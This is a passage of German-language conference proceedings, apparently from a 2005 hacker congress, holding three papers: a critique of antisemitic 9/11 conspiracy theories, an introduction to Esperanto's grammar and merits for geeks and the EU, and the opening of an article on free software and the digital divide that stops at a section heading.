5. Kim Cameron, Laws of Identity, Microsoft Corporation, 2005.

Entschwörungstheorie

Verschwörungstheoretiker sind hinter mir her!

Daniel Kulla

DANIEL KULLA

EINFÜHRUNG IN DIE ENTSCHWÖRUNGSTHEORIE

Anschließend an den letztjährigen Vortrag über die bedauerliche Mangel- und Fehlrezeption Robert Anton Wilsons soll die Gesellschaft, in der sich populäre Verschwörungstheorien über 9/11 und "USrael" befinden, vorgestellt werden. Verschwörungstheorien können ein lustiges Spielzeug sein, wenn sie nicht geglaubt werden. In der bewußtseinserweiternden Tradition von Wilson könnten Hacker für assoziativen Mindfuck werben. Warum jedoch werden Verschwörungstheorien so selten dekonstruiert und so oft gepusht?

Schon das bloße Wort Verschwörungstheorie muß der automatischen Verwendung entrissen werden. In vielen Diskussionen dient es dazu, bestimmte Positionen zu adeln oder eben der Betrachtung zu entziehen. Wenn beispielsweise zuletzt in einem Gespräch dreier als mehr oder weniger antideutsch Geltender in der Berliner Wochenzeitschrift „Jungle World" Jürgen Elsässer kürzlich davon sprach, daß der Mossad von den Anschlägen an 9/11 wußte, dann hat er damit einen realen Sachverhalt wiedergegeben. Der Mossad wußte wohl, wie die meisten besser informierten Geheimdienste der westlichen Welt, daß die Gefahr islamistischer Anschläge auf dem Gebiet der USA bestanden (immerhin hatte es schon einen aufs WTC gegeben) und auch, daß al-Qaida mit ganz konkreten Plänen diese Anschläge vorbereitete.

Die Tatsache, daß der Mossad das wußte, was auch der CIA oder etwa der Verfassungsschutz wußte, ist selbst nicht antisemitisch oder verschwörungstheoretisch. Erst die Frage danach, was unter Hinzuziehung des Satzes "Die Juden sind unser Unglück" aus dieser Tatsache wird, führt in den Sumpf. Der immerwährende Schuldvorwurf verleiht der simplen und banalen Tatsache das Moment des Mitwissertums, der Verstrickung. So bleibt festzuhalten, daß der Mossad auch ohne dieses Wissen der Mitwirkung an den Anschlägen bezichtigt worden wäre, weil er der Geheimdienst des Staates der Juden ist.

In diesem Fall ist die Lage also recht übersichtlich: Wir können Jürgen Elsässer das Faktum lassen, da es in jeder Zeitung stand und eigentlich recht unspektakulär bleibt.

Schwieriger wird es, wenn Fakten schlechter verifizierbar oder eben falsifizierbar sind; wenn Konspirationisten oder ihnen Denkverwandte aus Quellen schöpfen, die alle anderen eben nicht zu Rate ziehen, weil dort zu 99% Wahn und Desinformation zu finden ist; wenn diese Quellen dann jedoch Überraschendes präsentieren, das möglicherweise wirklich Korrekturen an offiziellen Versionen nahelegt. In diesen Momenten wird deutlich, woher die Verschwörungstheorien einen Teil ihrer Anziehungskraft auch auf kritische Intellektuelle beziehen: aus der Tradition der im Grunde sympathisch anti-positivistischen Quellendemokratie.'

Die Frage muß also lauten: Wie wird aus der diskordischen Informationsanarchie in Fefes Weblog der praktisch unverhüllte Antiamerikanismus (und Antizionismus) des Fnord-Jahresrückblicks auf dem Chaos-Kongreß? Was sind die Elemente der Verschwörungstheorie, die sie produktiv machen, was macht sie andererseits zu einem so nützlichen und flexiblen Tool der Feinderklärung, welche sich in den letzten Jahrhunderten, besonders im letzten Jahrhundert gerade in ihrer beliebigen Form meist mit tödlichen Folgen an die Juden richtete oder an als besonders "verjudet" geltende Staaten - die frühe Sowjetunion, die USA, aber auch China, Japan, Frankreich oder Großbritannien? Wie erklärt sich also die Dialektik der breitestmöglichen Faktenbasis und der engen Kurzschlüsse, wie erklärt sich die Dialektik der totalen Verdächtigung in alle Richtungen und der schlußendlichen Bezichtigung der *usual suspects* Bush, Sharon *and allied forces*?

"Unter dem Vorwand der Unterstützung der Palästinenser zur 'Befreiung Palästinas' haben die Ba'thisten den Irak mit ihrer Propagierung der Idee einer großen Mission der Araber in der Geschichte und später der islamischen Religion den Irak überschwemmt. Dabei spielte auch die permanente Bezugnahme auf Verschwörungstheorien eine wichtige Rolle. Ständig sahen die Ba'thisten das Land von zionistischen und imperialistischen Agenten bedroht. Deswegen mußten immer wieder neue Gruppen von 'Verschwörern' gefunden werden, die dementsprechend öffentlich zu verfolgen waren.

Saddam Hussein persönlich litt an einer 'Megalomanie', die sich in den quasi regierungsamtlichen Verschwörungstheorien wderspiegelte. Was mit der öffentlichen Hinrichtung angeblicher 'zionistischer Agenten' begann, konnte schließlich auch Mitglieder der Ba'th-Partei selbst treffen. Saddam Hussein selbst behauptete, schon von der Absicht einer Verschwörung zu wissen, bevor es der Verschwörer selbst wußte. Er ging so weit, 'Verschwörer' hinrichten zu lassen, weil er die Verschwörung in ihren Augen abgelesen hatte."[ii]

So wie auch Antisemitismus keine wissenschaftliche Bezeichnung ist, sondern die Selbstbezeichnung einer Ideologie, sind Verschwörungstheorien eben auch keine Theorien im wissenschaftlichen Sinn. Vielmehr werden oft unter ausdrücklicher Feinderklärung an die wissenschaftliche Methode Indizien zu einer Hypothese verdichtet.

Historiker kennen Verschwörungen, aber die Ausweitung ihres Einflusses auf die gesamte Evolution würden sie ablehnen. Die Beschäftigung der Geschichtswissenschaften mit nachweisbaren Verschwörungen mag trocken sein, sie ist dennoch mindestens genauso lehrreich, da sie den enormen Einfluß von Verschwörungsgläubigkeit auf verschwörerisches Handeln gerade im 20. Jahrhundert zeigen kann. Die gefährlichsten realen Verschwörungen, in deren Kontext grundlegende Veränderungen der Gesellschaft mit der Auslöschung bestimmter Gruppen von Menschen gleichgesetzt wurde, sind von Verschwörungsgläubigen ins Werk gesetzt worden und kosteten Millionen von Menschenleben.

Auf der anderen Seite stehen die Konspirationisten, die relativ unabhängig von wissenschaftlichem Nachweis den Einfluß von Verschwörungen auf soziales Geschehen als beherrschend, oft als übermächtig darstellen.

In der Übergangszone dazwischen passiert aber etwas anderes. Das Herumspielen mit möglichen Verschwörungen sorgt für enorme und nicht selten produktive Verwirrung, erschüttert Gewißheiten und erweitert die Datenbasis. Die Mindfuck-Tradition von „Illuminatus!" und „Principia Discordia" bereichert also zunächst das Bild von der Gesellschaft. Sie demonstriert die Absurdität und die geistige Anregung der Verschwörungstheorie gleichermaßen. Durch das Zusammenstricken der verschiedenen widersprüchlichen Erzählungen werden die Möglichkeiten ebenso wie die Gefahren assoziativen Denkens sichtbar.

Erst die erneute Verengung auf wenige oder einzige Verschwörungen im Besitz der Allmacht sorgt dafür, daß eben nicht mehr ungefiltert vormals vernachlässigte Informationen in Betracht gezogen werden, sondern daß nur nach vermeintlichen Beweisen für ein feststehendes Weltbild gesucht wird. Dabei fällt als besonders absurd auf, daß sich mithilfe von heuristischer Indizienerhebung und anschließender freier Assoziation überhaupt nichts beweisen läßt. Verbissen beharren Mathias Bröckers wie Gerhard Wisnewski dennoch auf ihrer Version der Geschichte und räumen dem bei Wilson so wichtigen Zufall und auch menschlichen Schwächen oder Fehlern keinen Platz mehr ein. Was geschieht, geschieht auf Plan und Anordnung, und auf wessen Plan und Anordnung wird allzuoft nur mäßig kaschiert. Mit der Behauptung einer "Kosher Conspiracy" (Bröckers) und der Verharmlosung antisemitischer Propaganda und Tat schwimmen diese sich gern als vorurteilsfrei und subversiv gerierenden Verschwörungstheoretiker im globalen Mainstream unappetitlicher und gefährlicher Ideologien.

Werner Pieper: *„Mein Plan war seit Wilsons Trilogie, einen Verschwörungs-Sammelband zu machen: Alle jeweils in sich stimmig, und wenn möglich die anderen ausschließend. Und eine selber schreiben. Da mir nötiges geschichtliches Wissen fehlt, suchte ich jahrelang jemanden, der das machen kann. Und sammelte ein paar Jahre Stoff. Leider entwickelte jeder drei drei damals vorausgesuchten im Laufe der Geschichte eine Lieblingsverschwörungstheorie - und*

disqualifizierte sich so für das Projekt. Und ich gab's auf."

Gern übersehen wird auch der Zusammenhang zwischen Wilsons Fähigkeit, sich dem Feld der Verschwörungstheorie mit Distanz und Empirie zu widmen, und seinen heftigen und zahlreichen Angriffen auf die klassische literarische Erzählform. Denn die Mindfuck-Ebene des Verschwörungsdenkens bildet ja ein ganz reales Problem ab: Unsere Wahrnehmungsfähigkeit ist auf kleine und überschaubare Personenkonstellationen ausgelegt und ist mit der Realität von 7 Milliarden handelnden Individuen auf der Welt völlig überfordert. Indem Wilson dazu anregte, immer mehr verschiedene Interessen und mögliche Verdächtige in Betracht zu ziehen, machte er es zwar nicht wahrscheinlicher, daß tatsächlich die Wirklichkeit aller menschlichen Individuen von irgendjemandem erfaßt werden könnte. Das Bewußtsein vom grundsätzlichen Problem blieb hingegen durch die beständige Horizonterweiterung erhalten.

Genau in diesem Punkt erscheint mir Wilsons Herangehensweise der geschichtswissenschaftlichen überlegen. Wenn auch nicht durchgängig, so versucht er doch immer wieder, die dramatische Handlung zu zerlegen, wirklich überraschende Antihelden zu präsentieren und dem Zufall eine größere Rolle zuzugestehen.

Die konspirationistische Erzählung funktioniert hingegen klassisch. Gerade die Reduzierung der handelnden Personen auf immer kleinere Gruppen, die Zuschreibung eindeutiger Merkmale und die Ermutigung für den Leser, seine eigenen Eingebungen zu neuen Beweisen zu erklären, produzieren übersichtliche Geschichten, die niemanden mit dem Versuch belästigen, seinen Horizont zu erweitern, sondern die konsequenteste Tunnelrealität sogar noch als subversiv und weltrettend adeln.

Mein Ausgangspunkt ist ein recht seltener. Einerseits halte ich das assoziative Denken für ein hilfreiches Werkzeug in vielen Wissenschaften und würde es jederzeit gegen die reine analytische Logik ohne Empirie verteidigen; gleichzeitig verteidige ich die analytische Logik gegen jene, die sie mit allen Mitteln aus ihren rein assoziativen Wahngebilden heraushalten müssen, weil sonst keine Überlegung mehr aufgeht. Diese konspirationistische Vorgehensweise ist zudem im Fokus von gleich vier Feinderklärungen an die Geschichte/Erzählung, die von mir vertreten werden:

(1) *formal*: die Geschichte ist langweilig und linear, Typen werden durch das Dramenschema geschoben und fertig; eine Erzählung mit mehr Beteiligten und mehr Widersprüchen, die der Banalität und Zufälligkeit des Lebens und dem individuellen Handlungsspielraum und der Abweichung näher kommt, geht mit dem Cut-up der bisherigen Geschichte los.

(2) *chronologiekritisch*: die große Geschichte (History) ist absichtsvoll und schlecht erzählt, vermutlich sind weite Teile Unfug und befördern nur das Verwechseln von Karte und Territorium; die Brillen und Verfälschungsinstanzen müssen rausgerechnet werden und Geschichte vorm 18. Jahrhundert als ebenso banal angesehen werden wie die Zeitgeschichte es ist.

(3) *ideologiekritisch*: die nationale Geschichte, die den heutigen "Völkern" eine kollektive Wahngrundlage schafft, ist nicht mal wirklich eine Erzählung, sondern nur eine immer wiederholte Momentaufnahme, die sich als Wahrnehmungsmuster über jede geschichtliche Epoche legt und hauptsächlich in der Gegenwart Anwendung findet; die radikale Kritik an der Nation und der Vorstellung vom nationalen Kollektiv und seinen Feinden kann die Sicht wieder freigeben und den eigenen Verstand aus dem Volksgefängnis befreien.

(4) *anti-konspirationistisch*: (Achtung: dieses Wort gab es bisher noch gar nicht!) die Verschwörungstheorie dampft Zeitgeschichte, oft auch die Zivilisationsgeschichte (Des Griffin: „Wer regiert die Welt?"), in Extremfällen die Evolutionsgeschichte (Bröckers: „11.9.") auf das Wirken eines zumeist auch personalisierten Prinzips ein und kann somit als die Quintessenz der Geschichte, der Geschichtserzählung gelten; wie in der Geschichtswissenschaft muß also der Versuch der Vermittlung des nicht erfaßbaren

Gesamtbildes mit der Erzählung davon weiter unternommen werden, jede Strategie der absichtlichen Regression auf übersichtliche Bilder mit klaren zu eliminierenden Bösewichtern muß laut und deutlich kritisiert werden.

Mit dem assoziativen Mindfuck als Ausgleich zur Empirieferne und Phantasiearmut der analytisch-logischen Weltanschauungen und als Antidot gegen die routinierte Mustererkennung wenig origineller deutscher Journalisten, die bestenfalls zu Schenkelklopfen, miefiger Selbstbestätigung und Duldung gefährlicher Wahnsinniger führt, könnte der Versuch starten, das bunte Spielzeug der konstruktiven Paranoia dem graubraunen Assoziationsautomaten zu entreißen.

i Die von mir formulierte Kritik speziell an den Verschwörungstheorien um 9/11 funktioniert grundsätzlich positivistisch im Sinne der Feinderklärung der Kritischen Theorie. Indem ich mich zur Entkräftung der VT auf die Darstellung des Faktischen seitens der offiziellen Untersuchungen und der in diesem Sinn zumeist positivistischen Wikipedianer stütze, werfe ich mich zugleich den zugrundeliegenden Prämissen an den Hals. Ich muß die kritische Untersuchung der offiziellen Darstellungen mit der Kritik der konspirationistischen Modelle abgleichen und bereit sein, zu unterschiedlichen Ergebnissen zu kommen. Die Konspirationisten können durchaus mal richtig liegen (was bisher allerdings ausgesprochen selten der Fall war), da sie sonst übergangene Quellen verwenden - das Problem ist allein ihr Glaube und die damit verbundene Propaganda.

ii Widad Fakhir "Der Schlächter und das Schweigen der Lämmer", in: Kreutzer/Schmidinger "Irak", Freiburg 2004

Esperanto, die internationale Sprache

Eine gut strukturierte Sprache für Geeks und die EU

pallas

Esperanto

Eine gut strukturierte Sprache für Geeks und die EU

Corinna Habets - pallas@koeln.ccc.de

4. Dezember 2005

Esperanto? Was ist das?

Die meisten gesprochenen Sprachen haben sich im Laufe vieler Jahrhunderte zu ihrer heutigen Form entwickelt. Im Gegensatz dazu ist Esperanto eine Plansprache.

Sie wurde vor über hundert Jahren von Ludwik Zamenhof konzipiert. Er lebte in Bialystok (heute Polen, damals russisches Protektorat). Dort lebten Russen, Polen, Weissrussen, Deutsche und Juden. Aber leider nicht „zusammen", sondern „nebeneinander". Jede Volksgruppe sprach ihre eigene Sprache. Zamenhof wollte die Verständigung untereinander durch eine neutrale Zweitsprache für alle verbessern.

Er veröffentlichte 1887 das Sprachprojekt „Lingvo Internacia" (= „Internationale Sprache"). Allerdings nannte er als Autor nicht sich selbst, sondern das Pseudonym: „Dr. Esperanto" (= „Dr. Hoffender"). Das Pseudonym setzte sich als Name für die Sprache durch.

Heute sprechen zwischen 50.000 und 3 Millionen Menschen auf der Welt Esperanto [1]. Der Esperanto-Weltbund hat in 117 Ländern Mitgliedern.

Warum ist Esperanto toll?

Weil es einem Zugang zur ganzen Welt gibt. Wenn man eine Nationalsprache lernt, legt man sich auch geographisch fest. Mit manchen Sprachen (wie Baskisch) mehr als mit anderen (wie Spanisch).

Esperanto hat zwar nicht so viele Sprecher, dafür sind diese aber über die ganze Welt verteilt. Man kann also mit Esperantisten aus der ganzen Welt chatten oder Esperantisten auf der ganzen Welt besuchen und von ihnen einen Einblick in ihr Heimtland bekommen. Für Reisefreudige gibt es seit Jahren den „Pasporta Servo", ein Verzeichnis mit Esperanto sprechenden Gastgebern, die andere Esperantisten für ein paar Tage beherbergen würden.

[1] Die Anzahl hängt davon ab, welches Sprachniveau angesetzt wird.

Das alles würde gar nichts nützen, wenn niemand Esperanto lernen würde. Gottseidank ist es einfacher zu lernen als jede gewachsene Sprache. Zu den Killer-Features gehören:

- **Ein geniales Wortbildungssystem**
  Eine Art Baukastensystem reduziert das Vokabellernen drastisch. Man braucht nur noch Wortstämme zu lernen und kann verschiedenste Wortarten aus jedem Stamm bilden. Nehmen wir als Beispiel den Wortstamm „**skrib**“. Er umfasst alles was mit „schreiben“ zu tun hat.

  Wortarten entstehen durch verschiedene Nachsilben:

Endung	Bedeutung	Eo	De
-i	Verb - Grundform	skribi	schreiben
-as	Verb - Gegenwart	mi skribas	ich schreibe
-o	Nomen	skribo	Schrift
-a	Adjektiv	skriba	schriftlich
-ant-	Aktives Partizip - Gegenwart	skribanta	schreibend
-it-	Passives Partizip - Vergangenheit	skribito	Geschriebenes
-j	Plural	skribantoj	Schreibende, Pl.

  Wie man an den letzten Zeilen sieht, kann man die Endungen auch kombinieren. Ein Partizip muss noch als Adjektiv oder Nomen spezifiziert werden. Alles kann durch „-j-“ zum Plural werden.

  Zusätzlich gibt es noch Vor- und Nachsilben, mit denen die Bedeutung des Wortstamms verändert werden kann:

*silbe	Bedeutung	Eo	De
ne-	Verneinung	neskribita	ungeschrieben
-em-	Tendenz zu etwas haben	skribema	„schreibsam“
-ebl-	möglich sein	skribebla	„schreibbar“

  Das war natürlich nur eine kleine Auswahl der Modifikatoren. Eine vollständige Liste gibt es u.a. bei `http://www.lernu.net`.

- **Bekannte Wortstämme**
  Für Sprecher europäischer Sprachen ist Esperanto auch deshalb leicht zu lernen, weil die meisten Wortstämme schon aus anderen europäischen bekannt sind. Dabei leitet sich der Löwenanteil aus dem Lateinischen, bzw. den romanischen Sprachen ab. Danach folgen germanische und slawische Anteile. Die restlichen paar Wortstämme stammen aus asiatischen Sprachen.

- **Eine einfache Grammatik**
  Es gibt nur zwei Fälle: Nominativ[2] und Akkusativ[3]. Letzterer wird durch Anhaengen von „-n“ kenntlich gemacht.

  `Li havas bonan skribon. - Er hat eine gute Schrift.`

[2] Wer oder was?
[3] Wen oder Was?

Adjektive[4], die zum Akkusativ gehören, werden mit dekliniert.

Verben werden nicht durchkonjugiert[5] und es gibt nur drei Zeiten:

```
Vergangenheit: -is -> skribis = geschrieben
Gegenwart:     -as -> skribas = schreiben
Zukunft:       -os -> skribos = schreiben werden
```

Dazu kommen noch die Grundform, die Befehlsform und der Konjunktiv. Mit diesen sechs Endungen kann man schon perfekt auf Esperanto „konjugieren“!

Der Satzbau ist kaum reglementiert. Beispielsweise kann man, je nach Muttersprache, Adjektive vorstellen (wie im Deutschen) oder nachstellen (wie im Spanischen).

Die komplette Esperanto-Grammatik kann man binnen eines Monats gut verinnerlichen.

- **Regelmässigkeit**
  In gewachsenen Sprachen finden sich immer wieder willkürliche Ausnahmen, die für Nicht-Muttersprachler mühsam zu lernen sind. Esperanto ist erfreulicherweise absolut regelmäßig.

- **Lauttreue**
  Alle Buchstaben werden immer gleich ausgesprochen, egal in welcher Kombination sie grade stehen. Wenn man also weiss wie etwas geschrieben wird, weiss man auch wie es ausgesprochen wird - und umgekehrt.

  Das mag selbstverständlich klingen, ist es aber überhaupt nicht. Im Deutschen funktioniert im Allgemeinen nur eine Richtung:
  Wenn ich weiss, wie etwas geschrieben wird, kann ich es aussprechen.

  Umgekehrt gilt es nicht, wie man z.B. an „Leib“ und „Laib“ sieht.

  Im Englischen gilt es auch nicht: „here“ - „hear“ möge als Beispiel dienen. Tatsächlich ist es im Englischen schlimmer als im Deutschen, da keine Richtung funktioniert. Fast für jedes Wort muss man das Mapping „Schreibweise <-> Aussprache“ explizit lernen, wie die verschiedenen Aussprachen der Silbenfolge „**ough**“ verdeutlichen:

cough	„of“, mit offenem „o “
tough	„aff“
though	„o“, mit offenem „o “(wie in „low“
through	„u“

  Esperanto macht es dem Lerner dagegen sehr leicht. Explizit braucht man nur Aussprache oder nur Schreibweise lernen. Das jeweils andere ergibt sich.

[4] Wie?
[5] D.h. die Verbendung ist für ich, du, er, sie, es, wir, ihr und sie immer gleich.

Aus all diesen Gründen ist Esperanto eine wunderbare Zweitsprache, die jeder leicht erlernen kann. Übrigens auch diejenigen, die an anderen Fremdsprachen gescheitert sind.

Wo ist der Zusammenhang zu Geeks?

Um einen Zusammenhang zwischen Esperanto und Geeks herstellen zu können, muss man natürlich gewisse Dinge über „den Geek an sich“ annehmen. Ich persönlich denke, die Mehrheit der Computer-Geeks ist so:
weltoffen, neugierig, ein bisschen idealistisch[6] und sehr interessiert an freiem Informationsfluss. Das sind alles Eigenschaften die von Esperanto angesprochen werden

- Esperanto eröffnet völlig neue Möglichkeiten mit Leuten rund um den Globus ins Gespräch zu kommen.
- Die Vision weltweiter Völkerverständigung ist verführerisch und lohnt den persönlichen Einsatz.

Darüberhinaus müssten sich Geeks von der Struktur und bestechenden Klarheit der Sprache besonders angesprochen fühlen.

Und zur EU?

Seit der Osterweiterung hat die EU 20 offizielle Amtssprachen. Von jeder in jede dieser Sprachen gibt es Übersetzer. Für manche Kombinationen finden sich gar nicht genug kompentente Leute, z.B. für Maltesisch - Estnisch.

Was liegt näher als eine Zwischensprache einzuführen? Flapsig gesagt, ein XML der EU. Das würde den Übersetzungsaufwand erheblich reduzieren, weil dann nur noch von, bzw. in die Zwischensprache übersetzt werden muss, statt von jeder in jede[7]. Das würde auch jede Menge Geld sparen.

Als Zwischensprache kommt natürlich nicht nur Esperanto in Frage. Momentan ist die Wirtschafts-Zwischensprache Englisch. Obwohl die englische Grammatik recht einfach ist, ist Englisch aus zwei Gründen keine gute Zwischensprache:

- Die oben belegte, fehlende Lauttreue
- Englische Muttersprachler sind Nicht-Muttersprachler überlegen

Nun ist Englisch auch deshalb die Zwischensprache, weil der englischsprachige Wirtschaftsraum am mächtigsten ist. Das wird sich aber in absehbarer Zeit ändern. Werden dann alle Chinesisch lernen? Immerhin ist die chinesische

[6] Man denke nur an OpenSource.

[7] Graphentheoretisch ausgedrückt reduzieren wir einen vollständigen Graphen auf einen Stern.

Grammatik noch einfacher als die englische. Aber tausende Schriftzeichen auswendig lernen?[8]

Es wäre also am günstigen wenn eine Zwischensprache unabhängig von wirtschaftlichen oder nationalen Interessen gewählt würde. Eine gemeinsame EU-Sprache hätte genug Gewicht um sich gegen andere Sprachen zu behaupten. Esperanto bietet sich an:

- Da es keine Nationalsprache ist, verschafft es keinem Volk Vor- oder Nachteile.
- Es ist ausdrücklich als Zweitsprache gedacht und zielt nicht darauf ab die Nationalsprachen zu verdrängen.
- Es ist für Europäer superleicht zu lernen

Fazit

Obwohl künstlich erschaffen, ist Esperanto eine sehr lebendige gesprochene Sprache mit einer freundlichen, weltoffenen Community. Als Esperantist versteht man sich im Normalfall mit anderen Esperantisten ausgezeichnet, weil alle ähnliche Ideale haben. Jetzt schon gibt es viele Geeks unter Esperantisten.

Hoffentlich hast Du Lust bekommen Dir die Sprache genauer anzugucken. Die Links sollen Dir beim Einstieg helfen.

1 Links

- `http://www.lernu.net/`
  „Lernu“ist eine internationale Plattform um Esperanto zu lernen. Es gibt dort mehrere Kurse, ein Wörterbuch, Chatmöglichkeiten, Grammatikhilfen, ... Kurzum, alles was das Anfängerherz begehrt.
- **http://www.cursodeesperanto.com.br/bazo/index.html?de - Kurso de Esperanto**
  In diesem Kurs werden alle wichtigen Sprachmerkmale in 12 Lektionen vermittelt.
- **http://www.esperanto.de/vereine/gruppen.html**
  Ein Verzeichnis der deutschen Esperanto-Gruppen. Es gibt fast in jeder Stadt eine.
- `http://www.vinilkosmo.com`
  Ein Shop für Esperanto-Musik mit kurzen Proben. Da kann man sich mal anhören, wie Esperanto so klingt.

[8] Das geht nicht gegen das Chinesische. Ich persönlich mag die Sprache sehr, aber sie ist nunmal schwer zu lernen!

Fair Code

Free/Open Source Software and the Digital Divide

Meike Richter

MEIKE RICHTER

FAIR CODE
FREIE/OPEN SOURCE SOFTWARE UND DER DIGITAL DIVIDE

Technology is neither good nor bad, nor is it neutral.
Melvin Kranzberg

Was hat Software mit nachhaltiger Entwicklungspolitik zu tun? Dieser Artikel definiert den Digital Divide und gibt einen Überblick über die verschiedenen Positionen innerhalb des Diskurses. Es wird herausgearbeitet, warum die Beschaffenheit des Programm-Codes in jüngster Zeit zu einem Politikum geworden ist. Die pro-Linux Politik von Brasilien wird vor diesem Hintergrund erklärt. Bei Software geht es nicht nur um Code, sondern um Rechte, Kontrolle, Sicherheit, Transparenz und Macht.

1. Einleitung

„We are creating a world that all may enter without privilege or prejudice accorded by race, economic power, military force, or station of birth." [1]

Dieses Zitat aus der „Unabhängigkeitserklärung des Cyberspace“ von 1996 illustriert die hochfliegenden Hoffnungen und gescheiterten Träume, die mit dem Internet verbunden sind. Not und Ungleichheiten herrschen im „Meatspace” – aber in digitalen Datenräumen sollte alles anders sein. Mehr noch, das Internet sollte helfen, mehr Gerechtigkeit in die Welt zu tragen. Diese Vision hat sich nicht erfüllt. Zugang zu Informations- und Kommunikationstechnologien (ICTs) ist ungleich verteilt. Je ärmer und ungebildeter jemand ist, desto unwahrscheinlicher ist es, dass dieser Mensch Zugang zum Internet hat.[2] Der sogenannte *Digital Divide* hat seit Mitte der 1990er Jahre einen festen Platz auf der politischen Agenda. Mit der Überbrückung des digitalen Grabens ist der Anspruch verbunden, gleichzeitig wirtschaftliche, politische und soziale Entwicklung zu fördern. Diese Annahme speist sich aus dem Umstand, dass Zugang zu Information und Wissen, seine Generierung und Verbreitung, ein zentraler Machtfaktor in einer globalisierten, vernetzten Welt ist.

Der Soziologe Manuel Castells beschreibt im ersten Band seiner Trilogie „Das Informationszeitalter: Ökonomie, Gesellschaft und Kultur“, wie sich unter Einfluss neuer Kommunikationstechnologien die alten Ordnungen der Industriegesellschaft transformieren.[3] In der globalen „Netzwerk-Gesellschaft“ sind weniger materielle Güter, sondern Information und Wissen begehrte Handelsware, Wissenschaft und Technologie spielen eine tragende Rolle für ökonomisches Wachstum, und starre Hierarchien lösen sich zugunsten flexibler Netzwerk-Organisation auf. Castells Theorie basiert auf der Grundannahme, dass Technologie Gesellschaft massiv beeinflusst.

Diese Umwälzungen geben dem Verhältnis zwischen armen und reichen Ländern eine neue Qualität. Netzwerke gehorchen einer binären Logik: Inklusion oder Exklusion. Die Verbreitung des Internets hat eine paradoxe Entwicklung in Gang gesetzt – die Welt vernetzt und spaltet sich zugleich.

1 Barlow, John Perry: A Declaration of the Independence of Cyberspace. http://homes.eff.org/~barlow/Declaration-Final.html vom 08.02.1996
2 Vgl. UNCTAD: E-Commerce and Development Report 2004. New York/Geneva 2004
3 Castells, Manuel: The Rise of the Network Society. Second Edition. Oxford 2000

2. Von Digital Divide zu Social Inclusion

Aus dem Digital Divide-Diskurs lassen sich drei Trends herauslesen. Die Optimisten behaupten, dass neue ICTs die Stimme der Entwicklungsländer und marginalisierten Gruppen stärken. Die Skeptiker geben zu bedenken, dass bloße Bereitstellung von Technologie keinen Wohlstand schafft. Die Pessimisten sind der Ansicht, dass das Internet die existierenden Ungleichheiten zwischen den (information) poor und den (information) rich noch verstärkt.

Dabei gibt es nicht einen, sondern multiple Divides: Der *globale Divide* bezeichnet die Unterschiede im Internet-Zugang zwischen armen und reichen Nationen, der *soziale Divide* beschreibt den Graben zwischen On- und Offlinern innerhalb eines Landes. Es gibt einen *Gender Divide*, mehr Männer als Frauen surfen. Auch Sprachbarrieren, die den Gebrauch Internet-basierter Informationen unmöglich machen, sind Teil des Problems. 80 % aller Webseiten sind auf Englisch. Eine Sprache, die schätzungsweise nur einer von 10 Menschen weltweit versteht. Der *demokratische Divide* unterscheidet diejenigen, die ICTs benutzen, um ihre politischen Interessen durchzusetzen, von denen, die diese digitalen Ressourcen ungenutzt lassen.[4] Auf einer praktischen Ebene sind das Fehlen einer IT-Infrastruktur und Mangel an angemessener Software, Elektrizität, Bandbreite und Computer-Skills sowie hohe Kosten für einen Internet-Anschluss zu nennen.

Die ursprünglichen Konzepte, die sich überwiegend darauf beschränkt haben, bloßen physischen Zugang zu Computern und dem Internet zu ermöglichen, werden langsam modifiziert. Die Erkenntnis, dass die Versorgung der Unterprivilegierten mit Internet-Accounts das Problem der Armut kaum wird lösen können, hat dafür gesorgt, dass Faktoren wie Bildung und soziale Wirklichkeit langsam in Programme zur Überbrückung des Digital Divide integriert werden.[5] „Social Inclusion“ heißt das neue Leitbild. In diesem Zusammenhang rückt auch die Frage der Software zunehmend in den Blickpunkt.

3. Freie/Open Source Software

Die Welt der Freien/Open Source Software (FOSS)[6] hat eine ganz eigene Kultur und Ökonomie, die sich von der proprietärer Software substanziell unterscheidet.[7] Das ergibt sich aus ihren vier Haupt-Merkmalen, die durch spezielle Lizenzen festgelegt sind: 1. die Software darf ohne jede Einschränkung benutzt werden, 2. der Quellcode ist verfügbar, er darf verändert und es darf aus ihm gelernt werden, 3. die Software darf ohne Einschränkungen und ohne Zahlungsverpflichtungen kopiert und weitergegeben werden, 4. die Software darf verändert und in veränderter Form weitergegeben werden.

Das dominante proprietäre Software-Modell, beispielsweise das Betriebssystem Windows von Microsoft, stellt den Quellcode nicht zur Verfügung und erzielt einen Großteil seiner Erlöse durch Lizenzverkauf. Quellcode ist die „DNA“ des Programmcodes, bestehend aus Textbefehlen, geschrieben in einer höheren Programmiersprache. Entwicklung und Anpassung von Software kann nur in dieser Rohform vorgenommen werden.

GNU/Linux ist längst kein Spielzeug Technik-begeisterter Nerds mehr. Konzerne wie IBM oder Novell Suse und eine Vielzahl kleiner und mittlerer Unternehmen erwirtschaften mit diesem speziellen Code Profit. Dabei fusst das ökonomische Wertschöpfungsmodell nicht auf der Erhebung von Lizenzgebühren. Verdient wird mit Serviceleistungen um die Software herum. Der Firefox-Browser, Linux-basierte Betriebssysteme wie Debian oder das Office-Paket OpenOffice zählen zu den berühmtesten GNU/Linux-Stars. Weil bei FOSS der Bauplan frei zugänglich ist, eignet sich dieser spezielle Code besonders für den Einsatz in armen und ökono-

4 Norris, Pippa: Digital Divide: Civic Engagement, Information Poverty, and the Internet Worldwide. Cambridge 2001

5 Der Irrglaube, dass Technologie-Transfer automatisch Wohlstand schafft, hat eine lange Tradition. Vgl. z. B. Chatterji, Manas: Technology Transfer in the Developing Countries. London 1990

6 Dieser Text benutzt die Doppelung Freie/Open Source Software, da es keinen Konsens gibt, welcher Typ Software in welche Klassifikation gehört. Generell steht bei Freier Software der Community-Gedanke im Vordergrund. “Frei” im Sinne von Freiheit, nicht von Umsonst. Open Source gehört eher in die Welt der Unternehmen. Hier liegt der Schwerpunkt auf dem Entwicklungs- beziehungsweise Geschäftsmodell

7 Vgl. Grassmuck, Volker: Freie Software. Zwischen Privat- und Gemeineigentum. Bonn 2002 und Himanen, Pekka: The Hacker Ethic and the Spirit of the Information Age. London 2001

misch schlecht gestellten Ländern. Es ist fairer Code.

4. Geistige Eigentumsrechte und Software: der brasilianische Weg

